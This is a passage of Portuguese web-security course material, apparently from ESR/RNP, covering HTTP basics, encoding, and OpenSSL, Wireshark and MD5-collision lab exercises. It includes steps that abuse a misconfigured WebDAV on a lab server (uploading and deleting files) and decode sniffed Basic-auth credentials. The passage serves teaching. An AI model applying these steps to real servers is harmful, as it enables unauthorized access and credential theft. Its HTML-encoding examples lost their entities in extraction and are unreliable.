O protocolo opera no estilo cliente-servidor, no qual o navegador web (cliente) realiza uma requisição de recurso a um servidor web, que responde com o conteúdo solicitado, se existir. HTTP não é orientado à conexão e, assim, é um protocolo que não mantém estado das conversações. O transporte dos dados, normalmente, é realizado por meio de TCP/IP, mas isso não é um requisito; basta que o protocolo utilizado forneça entrega confiável. Apesar disso, o HTTP não é orientado à conexão e, assim, é um protocolo que não mantém o estado das conversações. Considerando como era utilizado nos primórdios, isso, de fato, não era uma necessidade. Os recursos são identificados de maneira única por meio de Uniform Resource Locators (URLs), que correspondem aos endereços que usuários digitam nos navegadores para acessarem sites específicos. Uma URL define o protocolo de acesso, o servidor do recurso, porta utilizada, caminho no servidor até o elemento, nome do recurso e parâmetros. Note que nem todos esses itens são obrigatórios em uma requisição.



O protocolo HTTP não possui nativamente nenhum mecanismo para proteger os dados que carrega.

Assim, informações podem ser adulteradas, injetadas ou removidas, de maneira não autorizada, durante o trânsito até o cliente ou servidor. Para preencher essa lacuna, o HTTP pode ser utilizado sobre os protocolos SSL ou TLS, que fornecem serviços para autenticação de entidades, autenticação da origem da mensagem, integridade e sigilo do canal de comunicação. Esse é o padrão conhecido como HTTPS e empregado para transporte de dados sigilosos em aplicações bancárias e de comércio eletrônico, por exemplo.

Requisição

Para acessar um recurso em um servidor, uma requisição HTTP deve ser realizada pelo cliente, de acordo com um formato pré-estabelecido, contendo três seções. A primeira consiste em uma linha descrevendo a requisição; em seguida, diversas linhas compõem os cabeçalhos HTTP pertinentes; a terceira seção, opcional, corresponde ao corpo da mensagem e deve vir separada da segunda, por uma linha em branco.

Como ilustração, considere que um usuário deseja ver o site da Escola Superior de Redes da RNP, utilizando o navegador Firefox. A seguinte requisição é feita pelo software:

```
GET http://esr.rnp.br:80/ HTTP/1.1
Host: esr.rnp.br
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR;
```

```
rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 ( .NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
```

A primeira linha sempre é composta por um método HTTP (GET), o recurso identificado por uma URL (<http://esr.rnp.br>) e a versão do protocolo utilizada (HTTP/1.1). As demais linhas do exemplo são cabeçalhos, que identificam, entre outras coisas, o nome de domínio do servidor, o navegador utilizado, o tipo de sistema operacional do cliente e tipos de conteúdos e codificações aceitos.

Resposta

A resposta do servidor a uma requisição, também, é composta por três seções:

- Linha de estado descrevendo o protocolo e versão utilizados, código de estado e um valor textual, que não é interpretado, hoje, pelos navegadores.
- Sequência de cabeçalhos fornecendo informações como data, servidor e tipo do conteúdo.
- Conteúdo referente ao recurso solicitado, separado das seções anteriores, por uma ou mais linhas em branco.

O resultado da requisição da seção anterior está ilustrado a seguir. É importante mencionar que uma resposta pode gerar novas requisições, caso o conteúdo apresentado possua elementos como imagens e scripts com especificação de arquivos.

```
HTTP/1.1 200 OK
Date: Thu, 09 Sep 2010 01:07:53 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.4
Set-Cookie: esr=1fa7bce201555382a9e901fff3b3a1fc1226489b; path=/;
domain=rnp.br
Set-Cookie: esr_data=yQdWXrdxCb%2BhaHkaiwD715%2F4PVrGe%2BqfoMX81a1
CksCHNB6J%2BjI%2BrffuKXr1CbCi; path=/; domain=rnp.br
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: esr_data=vsppYJliddvBfXVW%2FPC%2FAPH7zwMPGzJTMKgMALrli
HhYkDN7bUE1ZP5KN6WkNVBhA%2Fi3n1B6rALyd7x8qVoIqu8fINFYFqA; path=/;
domain=rnp.br
Cache-Control: post-check=0, pre-check=0
Vary: Accept-Encoding
X-Content-Encoding: gzip
Content-length: 4965
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"/_dtd/xhtml1-transitional.dtd"><html xml:lang="pt-br" lang="pt-
br"><head><meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" /><title>Escola Superior de Redes</title>
...
```



Métodos

Há oito métodos, ao todo, especificados pelo protocolo HTTP, os quais indicam a ação solicitada pela requisição. Os dois mais importantes, no escopo desse texto, são os métodos GET e POST.



O primeiro é utilizado para solicitar páginas ao servidor e permite que parâmetros sejam passados como parte da URL do recurso. Isso implica que informações sensíveis não devem ser passadas por meio de GET, pois elas serão exibidas em históricos de navegadores e registradas em trilhas de auditoria, no servidor web. O método POST é empregado para submeter ações ao servidor e os parâmetros podem ser passados como parte do corpo da mensagem e, também, da URL.

Códigos de estado

Códigos de estado são valores numéricos de três dígitos, que fazem parte da primeira linha da resposta do servidor a uma requisição e denotam o resultado da solicitação.



São divididos em cinco classes, de acordo com o significado:

- 1xx: códigos de informação. Atualmente, são raramente utilizados.
- 2xx: indicam que a requisição foi atendida com sucesso. Ex.: 200 OK – resposta padrão, quando o recurso é provido sem erros.
- 3xx: informam que o cliente precisa realizar ações adicionais para completar a requisição. Ex.: 301 Moved Permanently – faz com que requisições subsequentes à da URL solicitada sejam permanentemente redirecionadas para a informada na mensagem.
- 4xx: enviadas quando a requisição não pode ser atendida, por erro de sintaxe, falta de autorização ou porque o recurso não foi encontrado. Ex.: 404 Not Found – o recurso não pôde ser encontrado no servidor.
- 5xx: indicam erros no servidor que o impediram de atender a requisição. Ex.: 501 Not Implemented – o servidor não suporta o método solicitado.

Cabeçalhos

Os cabeçalhos compõem a segunda seção das requisições e respostas e definem várias características importantes de ambas. São compostos pelo nome e o valor, separados pelo sinal de dois-pontos e listados um por linha.



Os itens a seguir explicam alguns dos cabeçalhos encontrados nos exemplos anteriores:

- **Host:** nome de domínio do servidor.
- **User-Agent:** indica a aplicação cliente que gerou a requisição.
- **Accept:** tipos de conteúdo aceitos pela aplicação cliente.
- **Server:** nome do servidor e informações do sistema operacional. Se nenhum mecanismo de camuflagem for utilizado, pode ser empregado para identificação do elemento, durante a fase de reconhecimento em um ataque.
- **Set-Cookie:** define um cookie no navegador, que é um dos mecanismos utilizados para manter uma sessão, no protocolo HTTP.

- **Expires:** determina a validade do corpo da mensagem, isto é, até que instante o navegador pode utilizá-lo, a partir de uma cópia local, sem necessitar realizar novas requisições para o mesmo recurso.
- **Content-Length:** o comprimento em bytes do corpo da mensagem.

Cookies

Um cookie é um elemento do protocolo HTTP, enviado ao navegador pelo servidor, com o objetivo de lembrar informações de um usuário específico. É formado por uma cadeia de caracteres, normalmente organizada em pares nome/valor, separados por ponto e vírgula. Uma vez definido, é enviado pelo navegador em toda requisição subsequente ao mesmo domínio. Dois usos principais são a manutenção de sessão, uma vez que isso não é suportado nativamente pelo protocolo, e a autenticação de usuários.

Alguns atributos podem ser definidos para os cookies, além dos pares contendo nome e valor (Stuttard e Pinto, 2007):

- **expires:** define por quanto tempo o cookie é válido e, assim, permite que o estado se mantenha após o navegador ser encerrado.
- **domain:** define para quais domínios o cookie é válido, desde que o servidor seja um membro daqueles.
- **path:** define os caminhos para os quais o cookie é válido.
- **secure:** demanda que o cookie seja enviado somente em requisições feitas por meio de HTTPS.
- **HttpOnly:** quando definido, impede que seja acessado por código executado no lado do cliente. Porém, nem todo navegador honra esse atributo.

Autenticação HTTP

O protocolo HTTP possui dois métodos nativos, Basic e Digest, para autenticar usuários antes que acessem recursos protegidos do servidor (Franks *et al.*, 1999).

Ambos seguem o seguinte fluxo geral:

1. Usuário solicita um recurso protegido do servidor.
2. Se o usuário ainda não se autenticou, uma resposta com código de estado 401 Unauthorized é enviada ao navegador, juntamente com um cabeçalho WWW-Authenticate, que define o tipo requerido de autenticação.
3. O usuário fornece usuário e senha em uma caixa de diálogo, os quais são enviados, em um cabeçalho Authorization, codificados em **BASE64**, no caso de Basic, e protegidos pelo algoritmo MD5, no caso de Digest.
4. Se as credenciais enviadas forem válidas, o servidor fornece o recurso solicitado e as credenciais são incluídas em toda requisição subsequente ao mesmo domínio. Se não, o fluxo retorna ao segundo passo.

BASE64
Esquema de codificação que utiliza um subconjunto de 64 elementos da tabela ASCII para representação de informações.

A impossibilidade de travamento de conta por múltiplas tentativas sucessivas e inválidas de autenticação e a inexistência de mecanismos de encerramento de sessão (exceto fechando o navegador) são alguns dos problemas desses métodos de autenticação.

Exercício de fixação 3

Protocolo HTTP

Quais as principais características do protocolo HTTP?

Como funciona o protocolo HTTP?

Como requisições HTTP oriundas de um mesmo usuário podem ser agrupadas em uma única conversação?

Esquemas de codificação

Um processo de codificação consiste em substituir elementos de um conjunto por itens de outro, segundo uma regra pré-estabelecida, de modo que o simples conhecimento das transformações de ida e volta é suficiente para realizar as traduções entre os dois domínios.



Em segurança de aplicações web, esquemas de codificação podem ser empregados na proteção contra alguns ataques, como o cross-site scripting, por exemplo, e, em testes de invasão, para a construção correta dos vetores de teste, quando estes são passados por meio de URLs, além do contorno de filtros de entrada.

Codificação de URL

Uma URL – ou mais geralmente uma URI – pode conter somente caracteres ASCII imprimíveis, conforme especificado pela RFC 3986. Alguns deles possuem significado especial em URLs, atuando como delimitadores, e, assim, são classificados como reservados. Quando precisam ser utilizados como dados, nesse contexto, devem ser codificados, para que possam ser corretamente identificados como tais. O método empregado, chamado de codificação de URL ou codificação percentual, consiste no uso de um caractere “%” seguido de dois dígitos hexadecimais, que representam o valor numérico do dado sendo codificado.



Por exemplo, um espaço, cujo valor ASCII é 32, é mapeado para “%20”, de acordo com esse esquema. Note que, em URLs, espaços também podem ser substituídos pelo caractere “+”. É importante mencionar que caracteres não imprimíveis devem sempre ser codificados segundo esse esquema, assim como os reservados, enquanto que os demais elementos podem ser transformados, embora isso não seja obrigatório.

A Figura 1.9 ilustra a codificação de todos os caracteres reservados de acordo com a RFC 3986. É importante mencionar que caracteres não imprimíveis devem sempre ser codificados segundo esse esquema, assim como os reservados, enquanto que os demais elementos podem ser transformados, se desejado, embora isso não seja obrigatório.

Figura 1.9
Codificação dos
caracteres
reservados em URL.

Caractere reservado	Caractere codificado	Caractere reservado	Caractere codificado
!	%21	=	%3D
*	%2A	+	%2B
'	%27	\$	%24
(	%28	,	%2C
)	%29	/	%2F
;	%3B	?	%3F
:	%3A	#	%23
@	%40	[	%5B
&	%26	]	%5D

Codificação HTML

Alguns caracteres possuem significado especial em HTML e, assim, se for necessário exibi-los como parte do conteúdo, é necessário codificá-los, para que não sejam considerados como metacaracteres pelo navegador web. Existem três maneiras de efetuar essa tarefa, descritas a seguir:

- **&<nome da entidade>;** – os caracteres especiais possuem nomes específicos em HTML, os quais podem ser empregados no processo de codificação. Por exemplo, o caractere "<" é codificado como "<", pois "lt" é o nome de entidade especificado pelo padrão para esse símbolo.
- **&#<número decimal>;** – utiliza o valor Unicode do caractere, em base decimal. Por exemplo, "<" é codificado como "<".
- **&#x<número hexadecimal>;** – idem ao caso acima, porém, representado em base hexadecimal. Aplicando ao mesmo exemplo, obtém-se "<".





Roteiro de Atividades 1

Atividade 1 – Arquiteturas e tecnologias de aplicações web

Identifique a arquitetura e as tecnologias empregadas por uma das aplicações web utilizadas pela empresa em que trabalha. Desenhe a topologia de rede contendo os elementos principais que suportam a aplicação.

Atividade 2 – Mecanismos criptográficos

Nesta atividade, o aluno aprenderá como utilizar os diversos mecanismos criptográficos vistos na sessão de aprendizagem. A ferramenta que será empregada é o OpenSSL, além de outros programas acessórios. Para iniciar esta atividade, abra um terminal na máquina virtual do aluno, mude para o diretório *Arquivos do Curso/sessão-01* e siga o roteiro abaixo.

Cifras simétricas

O Advanced Encryption Standard (AES) é uma cifra simétrica de blocos adotada pelo governo norte-americano e descrita no documento FIPS PUB 197. O AES especifica o algoritmo Rijndael, operando sobre blocos de dados de 128 bits e com chaves de 128, 192 ou 256 bits. Note que a especificação original de Rijndael permite trabalhar com tamanhos de blocos e chaves adicionais.

1. Geração de chaves AES

O primeiro passo antes de se utilizar uma cifra simétrica na proteção do sigilo de informações é gerar uma chave o mais aleatória possível e distribuí-la seguramente a todas as partes autorizadas. Quando o objetivo é proteger uma comunicação, isso é realizado como parte de um protocolo de estabelecimento de chaves. Por outro lado, se o propósito é prover o sigilo de dados armazenados, a chave é gerada por um PRNG ou por um hardware criptográfico.

Nesta atividade, vamos utilizar o comando `rand`, do OpenSSL, para a geração de uma chave de 128 bits:

```
openssl rand -hex 16
```

A saída corresponde a uma cadeia de 32 dígitos hexa, que totaliza 128 bits, e pode ser empregada como chave de um AES-128.

2. Cifrando mensagens

O comando para cifrar uma mensagem com o algoritmo AES, usando uma chave de 128 bits, no modo de operação CBC, é:

```
openssl aes-128-cbc -in <arquivo a ser cifrado> -out <arquivo cifrado>  
-K <chave em hexadecimal>  
-iv <vetor de inicialização>
```

Cifre o arquivo `arq002.txt` com a chave gerada no passo 1 e com `iv = 0`, armazenando o resultado em `arq002.enc`. Verifique o tamanho desse arquivo e observe que ele é múltiplo de 16 bytes (128 bits – tamanho do bloco AES), embora o arquivo original não seja. Isso ocorre porque cifras



simétricas de blocos operam sempre em unidades de tamanho fixo pré-definido e, quando o último bloco não é múltiplo desse tamanho, ele é completado em um processo de padding.

Repita o processo para o arquivo `arq001.txt`, armazenando o resultado em `arq001.enc`, e verifique os tamanhos dos dois arquivos. Note que um bloco adicional de 16 bytes foi adicionado ao arquivo cifrado, apesar do arquivo original ser múltiplo do tamanho do bloco utilizado pelo AES. Nesse caso, um bloco de padding deve ser incluído, para que o algoritmo possa diferenciar os dois casos, no processo de deciframento.

3. Decifrando mensagens

O comando para decifrar mensagens com o algoritmo AES, usando uma chave de 128 bits, no modo de operação CBC, é:

```
openssl aes-128-cbc -d -in <arquivo cifrado> -out <arquivo decifrado>
-K <chave em hexadecimal>
-iv <vetor de inicialização>
```

Decifre o arquivo `arq002.enc`, armazenando o resultado em `arq002.plain`. Verifique que o conteúdo desse arquivo é o mesmo de `arq002.txt`.

Repita o processo com uma chave diferente da utilizada no processo de ciframento. Uma mensagem de erro será exibida, pois somente é possível decifrar o arquivo com a mesma chave utilizada para protegê-lo.

Cifras assimétricas

O RSA, cujo nome deriva dos criadores Rivest, Shamir e Adleman, foi a primeira cifra assimétrica da história da criptografia e é baseada na dificuldade da fatoração de números inteiros grandes. Atualmente, é o criptossistema de chave pública mais utilizado, principalmente, na negociação de túneis SSL/TLS.

1. Geração de um par de chaves RSA

Um par de chaves RSA consiste em uma chave pública (e, n) e da chave privada correspondente d . Execute o comando abaixo para geração de um par de chaves de k bits, com $k = 2048$.

```
openssl genrsa -out <arquivo que armazenará par de chaves>
<tamanho em bits da chave>
```

2. Visualização do par de chaves RSA

Para visualizar o par de chaves gerado, execute o seguinte comando:

```
openssl rsa -in <arquivo contendo par de chaves>
```

É fácil observar que o formato da saída não é adequado para a visualização de cada uma das chaves. Para uma saída mais amigável, tente o seguinte comando:

```
openssl rsa -in <arquivo contendo par de chaves> -text -noout
```

A saída agora está em hexadecimal e têm-se: chave pública = (`publicExponent`, `modulus`) e chave privada = (`privateExponent`).

3. Exportação da chave pública

Para que as pessoas possam cifrar mensagens para você, é necessário que elas tenham uma cópia autêntica da sua chave pública. Normalmente, isso é feito por meio de certificados

digitais, mas, por enquanto, apenas exportaremos a chave pública para um arquivo separado, da seguinte maneira:

```
openssl rsa -in <arquivo contendo par de chaves> -pubout >
<arquivo que conterá chave pública>
```

4. Cifrando mensagens

Nesse passo é necessário disponibilizar sua chave pública para aqueles que queiram enviar-lhe mensagens sigilosas. Assim, forneça o arquivo gerado no passo anterior para um de seus colegas.

Crie um arquivo texto qualquer menor que 200 bytes e execute o comando abaixo para cifrá-lo, usando a chave pública previamente fornecida.

```
openssl rsautl -in <arquivo a ser cifrado> -out <arquivo cifrado>
-inkey <arquivo de chave pública do destinatário>
-pubin -encrypt
```

Verifique o conteúdo do arquivo cifrado e veja que ele é binário, não tendo nenhuma relação com o arquivo em claro. Porém, observe que o tamanho do arquivo é exatamente o mesmo que o tamanho da chave.

5. Decifrando mensagens

Repasse o arquivo gerado a seu colega que disponibilizou a chave pública, para que ele possa recuperar a mensagem original. Envie também o arquivo cifrado a outro colega que não possua a chave privada correspondente.

O comando para deciframento é:

```
openssl rsautl -in <arquivo cifrado> -out <arquivo decifrado>
-inkey <arquivo com chave privada>
-decrypt
```

O destinatário correto conseguirá decifrar o arquivo e recuperar o arquivo original, enquanto que o usuário que não possui a chave privada correspondente obterá erro ao executar o comando acima.

6. Arquivos grandes

Repita o passo explicado no item 4 para um arquivo que seja maior que o módulo da chave (divida o tamanho em bits por 8). O que acontece? Esse erro ocorre porque o RSA não pode ser utilizado para proteger mensagens maiores que o tamanho do módulo.

Funções de hash criptográficas

1. Cite três usos de funções de hash criptográficas.

2. Listagem de funções de hash criptográficas suportadas pelo OpenSSL

O OpenSSL suporta nativamente diversas funções de hash criptográficas, além de outros algoritmos criptográficos. Para verificar a lista de hashes suportados, digite:

```
man dgst
```

3. Cálculo de hashes

A sintaxe utilizada pelo OpenSSL para cálculo de hashes de um arquivo qualquer é:

```
openssl dgst -<algoritmo> <lista de arquivos>
```

Calcule os hashes dos arquivos abaixo e verifique que são exatamente os mesmos que os apresentados na tabela.

MD5	
arqhash01.txt ("")	d41d8cd98f00b204e9800998ecf8427e
arqhash02.txt ("a")	0cc175b9c0f1b6a831c399e269772661
arqhash03.txt ("abc")	900150983cd24fb0d6963f7d28e17f72
SHA-1	
arqhash01.txt ("")	da39a3ee5e6b4b0d3255bfef95601890afd80709
arqhash02.txt ("a")	86f7e437faa5a7fce15d1ddcb9eaeaea377667b8
arqhash03.txt ("abc")	a9993e364706816aba3e25717850c26c9cd0d89d
RIPEMD-160	
arqhash01.txt ("")	9c1185a5c5e9fc54612808977ee8f548b2258d31
arqhash02.txt ("a")	0bdc9d2d256b3ee9daae347be6f4dc835a467ffe
arqhash03.txt ("abc")	8eb208f7e05d987a9b044a8e98c6b087f15a0bfc

4. Colisões em MD5 – Documentos

Visualize com a aplicação evince os arquivos *letter_of_rec.ps* e *order.ps*, criados por Magnus Daum e Stefan Lucks, e veja que são diferentes. Calcule também o MD5 dos arquivos, usando o comando do exercício anterior, e observe que eles colidem.

Repita o exercício com os arquivos *BarackObama.pdf*, *JohnMcCain.pdf* e *ParisHilton.pdf*, criados por Marc Stevens, Arjen Lenstra e Benne de Weger.

5. Colisões em MD5 – Programas

Execute os programas *evil* e *good* para constatar que realizam tarefas diferentes, embora possuam o mesmo MD5.

6. Geração de colisões em MD5

Descompacte o arquivo *fastcoll_v1.0.0.1_source.zip*, digitando o comando:

```
unzip fastcoll_v1.0.0.1_source.zip
```

Em seguida, gere um executável, compilando os fontes obtidos:

```
g++ *.cpp -o md5col
```

Agora, execute o arquivo gerado para obter um par de arquivos, msg1 e msg2, para os quais o MD5 colide. Caso a execução demore mais que 5 minutos, cancele o programa e o reinicie.

```
./md5col
```

Verifique com o comando *cmp* que os arquivos gerados são diferentes e, com o comando *OpenSSL*, que os hashes, mesmo assim, colidem:

```
cmp msg1 msg2
openssl dgst -md5 msg1 msg2
```

Execute o programa md5col mais uma vez para gerar uma nova colisão e compare os valores MD5 das mensagens geradas.

Assinaturas digitais

O RSA, além de ser uma cifra, também é um algoritmo de assinatura digital, que utiliza exatamente a mesma construção e processo de geração de chaves. A assinatura é gerada por meio da chave privada e a verificação ocorre utilizando-se a chave pública.

1. Geração de um par de chaves RSA

Conforme mencionado, o processo de geração de chaves é o mesmo que os das cifras RSA. Assim, execute o comando abaixo para geração de um par de chaves de 2048 bits:

```
openssl genrsa -out <arquivo que armazenará par de chaves>
<tamanho em bits da chave>
```

2. Exportando a chave pública

Para que pessoas possam verificar assinaturas digitais geradas por você, é necessário que elas tenham uma cópia autêntica da sua chave pública. Normalmente, isso é feito por certificados digitais, mas, por enquanto, apenas exportaremos a chave pública para um arquivo separado:

```
openssl rsa -in <arquivo contendo par de chaves> -pubout >
<arquivo que conterá chave pública>
```

3. Assinando mensagens

O OpenSSL implementa o RSA com recuperação da mensagem e, por isso, somente podem ser assinados dados menores que o tamanho da chave. Escolha um arquivo que deseja assinar digitalmente e execute o comando abaixo.

```
openssl rsautl -sign
-in <arquivo a ser assinado>
-out <arquivo que armazenará a assinatura>
-inkey <arquivo contendo chave privada>
-pkcs
```

Repasse o arquivo de assinatura digital a outro aluno, juntamente com sua chave pública, para que ele possa verificar a assinatura.

4. Verificando assinaturas

Para verificar a assinatura enviada pelo seu colega, utilize o comando:

```
openssl rsautl -verify
-in <arquivo contendo assinatura>
```

```
-inkey <arquivo contendo chave pública>
-pubin
-pkcs
-out <arquivo recuperado da assinatura>
```

Se a assinatura for válida, nenhuma mensagem será exibida e o arquivo original será recuperado e gravado no arquivo especificado pelo parâmetro `-out`.

Certificados digitais

Conforme discutido, em criptossistemas assimétricos é fundamental que sejam utilizadas chaves públicas autênticas. O não atendimento desse requisito de segurança torna os protocolos vulneráveis a ataques man-in-the-middle, por exemplo. Uma maneira de solucionar esse problema consiste em encapsular uma chave pública em um certificado digital, que é digitalmente assinado por uma terceira parte confiável, chamada de autoridade certificadora.

O objetivo desta atividade é ilustrar como certificados podem ser requisitados e como é o processo de emissão de certificados digitais, por parte da autoridade certificadora.

1. Gerando a requisição de certificado

Considere-se o par de chaves gerado na atividade sobre assinaturas digitais. Para que terceiros possam verificar assinaturas geradas com a chave privada em questão, eles precisam ter acesso à chave pública autêntica correspondente, a qual normalmente é distribuída encapsulada em um certificado digital. Para esse fim, o primeiro passo após a geração do par de chaves é preparar uma requisição (no formato PKCS #10) a ser enviada a uma autoridade certificadora, para emissão do certificado. O comando a ser executado é:

```
openssl req -new -key <arquivo contendo par de chaves>
-out <arquivo que conterá requisição>
-sha1
```

O OpenSSL solicitará as informações a serem incluídas no certificado:

- Country Name (2 letter code) [GB]: - Ex.: br
- State or Province Name (full name): - Ex.: sp
- Locality Name (eg, city) [Newbury]: - Ex.: Campinas
- Organization Name (eg, company) [My Company Ltd.]: - Ex.: RNP
- Organizational Unit Name (eg, section) []: - Ex.: ESR
- Common Name (eg, your name or your server's hostname) []: - Ex.: Fulano de Tal
- Email Address []: - Ex.: fulano@esr.rnp.br
- A challenge password []: - Ex.: senhadificil
- An optional company name []: - Ex.: Outro

2. Exibindo a requisição de certificado

Para visualizar a requisição, execute o seguinte comando:

```
openssl req -in <arquivo de requisição de certificado>
```

É fácil observar que o formato de saída não é adequado para a visualização da requisição. Para uma saída mais amigável, tente o seguinte comando:

```
openssl req -in <arquivo de requisição de certificado> -text -noout
```

3. Emitindo o certificado

A requisição gerada deve ser encaminhada à autoridade certificadora para emissão do certificado. Na prática, também é necessário provar sua identidade, pessoalmente, por meio de documentos apropriados (se não fosse assim, como seria possível atestar que a chave pública pertence a fulano?). O software para uma pequena CA já está instalado nos computadores e, assim, poderemos ver como o certificado é gerado a partir da requisição.

O comando que pode ser executado para emitir o certificado é:

```
openssl ca -md sha1  
-in <arquivo de requisição de certificado>  
-out <arquivo que conterá o certificado>
```

Os dados da solicitação são exibidos e o OpenSSL pergunta se se deseja assinar o certificado. Após uma resposta positiva, um certificado será emitido e armazenado no diretório */etc/ssl/ca-esr-rnp/newcerts*, com cópia no arquivo especificado pelo parâmetro *-out*.

4. Exibindo as informações do certificado

Para visualizar o conteúdo do certificado, execute o seguinte comando:

```
openssl x509 -in <certificado digital> -text -noout
```

5. Verificando a assinatura da AC sobre o certificado

De nada adianta receber um certificado digital e não verificar as assinaturas digitais na cadeia de certificados que levam à AC raiz. Se esse importante passo não for realizado, continuamos sem poder atestar a autenticidade da chave pública recebida. Verifique com o comando abaixo o certificado emitido, considerando que o certificado da AC raiz é *cacert.pem*:

```
openssl verify -CAfile <certificado da AC raiz>  
<certificado a ser verificado>
```

Se a validação não der erros, o nome do certificado será escrito seguido de *Ok*.

6. Extraíndo a chave pública contida no certificado

Para cifrar dados para uma pessoa ou verificar assinaturas que ela tenha gerado, é necessário extrair a chave pública do certificado digital validado. O comando que realiza isso é:

```
openssl x509 -in <certificado digital> -pubkey -noout >  
<arquivo que conterá chave pública>
```

Esta atividade tem o objetivo de ilustrar os protocolos HTTP e HTTPS, permitindo que o aluno compreenda diversos aspectos envolvidos em uma interação com uma aplicação web.

Requisição e resposta

O objetivo desta atividade é ilustrar como são requisições e respostas HTTP, por meio da análise dos pacotes de uma solicitação ao servidor web de exemplo. Os passos que devem ser executados estão descritos nos itens a seguir:

1. Inicie o Wireshark, presente no menu *Aplicativos\Curso – Ferramentas*. Para conseguir capturar os pacotes, a aplicação deve ser executada em modo privilegiado e, por isso, uma senha será solicitada. Digite “*esruser*” e clique em *Ok*.

2. Clique no primeiro ícone da barra de ferramentas para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em *Options*, na linha “eth1”. No campo *Capture filter*, digite “tcp port http” e clique em *Start* para iniciar a captura de pacotes.
3. Inicie o Firefox e digite na barra de endereços “exemplo.esr.rnp.br”.
4. Pare a captura de pacotes no Wireshark clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
5. Role a barra da janela de captura para exibir os primeiros pacotes capturados. Procure pela linha contendo “GET / HTTP/1.1” (linha 4), clique com o botão esquerdo e selecione *Follow TCP Stream*.
6. Uma janela será exibida contendo a requisição GET inicial e a resposta fornecida pelo servidor web. Observe os diversos cabeçalhos presentes e que o corpo da resposta contém um documento HTML.
7. Para finalizar, clique em *Fechar* e depois em *Clear*.

Métodos

Nesta atividade serão explorados diversos outros métodos HTTP, que não GET e POST, e ilustradas algumas vulnerabilidades que podem decorrer de um servidor mal configurado:

1. Inicie um terminal, clicando no ícone presente na área de trabalho.
2. Para verificar os métodos suportados pelo servidor web, digite:

```
telnet exemplo.esr.rnp.br 80
OPTIONS / HTTP/1.0
Host: exemplo.esr.rnp.br
```

3. Pressione *Enter* duas vezes e analise a resposta dada pelo servidor. Observe que o WebDAV está habilitado, bem como métodos perigosos como DELETE, COPY e MOVE.



O WebDAV compreende um conjunto de comandos que podem ser utilizados para gerenciar arquivos em um servidor web de maneira colaborativa. Quando disponibilizado para o público externo, pode facilitar o comprometimento do servidor, ao permitir acesso ao sistema de arquivos.

4. Use o utilitário *cadaver* para acessar as funcionalidades DAV do servidor:

```
cadaver http://exemplo.esr.rnp.br
```

5. Para listar os comandos disponíveis, digite:

```
help
```

6. Liste os arquivos disponíveis no sistema de arquivos:

```
ls
```

7. Faça o upload do arquivo “arq001.txt” e liste o diretório novamente:

```
put arq001.txt
ls
```


8. O arquivo copiado pode ser removido por meio do comando *delete* do DAV, mas, como exercício, remova-o por meio de uma requisição HTTP, em uma nova janela de terminal:

```
telnet exemplo.esr.rnp.br 80
DELETE /arq001.txt HTTP/1.0
Host: exemplo.esr.rnp.br
```

9. Pressione *Enter* duas vezes e veja o resultado no cadaver, listando os arquivos presentes no diretório.
10. O método HEAD é equivalente ao GET, com a diferença de que o corpo da resposta não é fornecido. Vejamos:

```
telnet exemplo.esr.rnp.br 80
HEAD / HTTP/1.1
Host: exemplo.esr.rnp.br
```

11. Pressione *Enter* duas vezes e observe a ausência do corpo da mensagem.

Códigos de estado

Nas atividades anteriores, o servidor retornou sempre o código de estado 2XX, indicando que a requisição foi atendida com sucesso. Na presente tarefa, serão apresentadas situações em que outros códigos são fornecidos pelo servidor.

1. Em uma janela de terminal, digite os comandos abaixo, finalizando com *Enter* duas vezes:

```
telnet w3s.esr.rnp.br 80
GET / HTTP/1.1
Host: w3s.esr.rnp.br
```

A resposta com código 302 indica ao navegador que o recurso foi encontrado, mas que um redirecionamento é necessário para acessar o recurso.

2. Em uma janela de terminal, digite os comandos abaixo, finalizando com *Enter* duas vezes:

```
telnet exemplo.esr.rnp.br 80
GET /inexistente HTTP/1.1
Host: exemplo.esr.rnp.br
```

A resposta com código 404 indica ao navegador que o recurso não foi encontrado no servidor.

3. Em uma janela de terminal, digite os comandos abaixo:

```
telnet exemplo.esr.rnp.br 80
BLA
```

Como não existe um método BLA, o servidor retorna uma resposta com código de estado *501 Method not implemented*.

Autenticação Basic

A autenticação básica do protocolo HTTP pode ser configurada para restringir acesso a áreas sensíveis do servidor web. Conforme visto, algumas desvantagens desse método incluem a impossibilidade de travamento de conta e de encerramento de sessões ociosas. Siga o seguinte roteiro para essa atividade:

1. Inicie nova captura no Wireshark, da mesma maneira que na atividade de Requisição e Resposta.
2. Caso a mensagem *Save capture file before starting a new capture?* apareça, clique em *Continue without saving*.
3. Inicie o navegador e acesse exemplo.esr.rnp.br/basic.
4. Forneça para usuário e senha o texto “esruser”.
5. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
6. Role a barra da janela de captura para exibir os primeiros pacotes capturados. Procure pela primeira linha contendo GET /basic HTTP/1.1 (linha 4), clique com o botão esquerdo e selecione *Follow TCP Stream*.
7. Observe que o servidor retornou uma resposta com código 401, o que fez com que o navegador exibisse a caixa de diálogo solicitando usuário e senha. Clique em *Filter out this stream*.
8. Procure pela nova requisição contendo GET e repita o processo do Passo 6.
9. Veja que o navegador adicionou o cabeçalho Authorization: Basic ZXNydXNlcjplc3Jlc2Vy à requisição. A última parte corresponde ao usuário e senha em BASE64, que pode ser decodificada com o comando:

```
echo "ZXNydXNlcjplc3Jlc2Vy" | base64 -d; echo -e "\n"
```
10. Para finalizar, clique em *Fechar* e depois em *Clear*.

Autenticação Digest

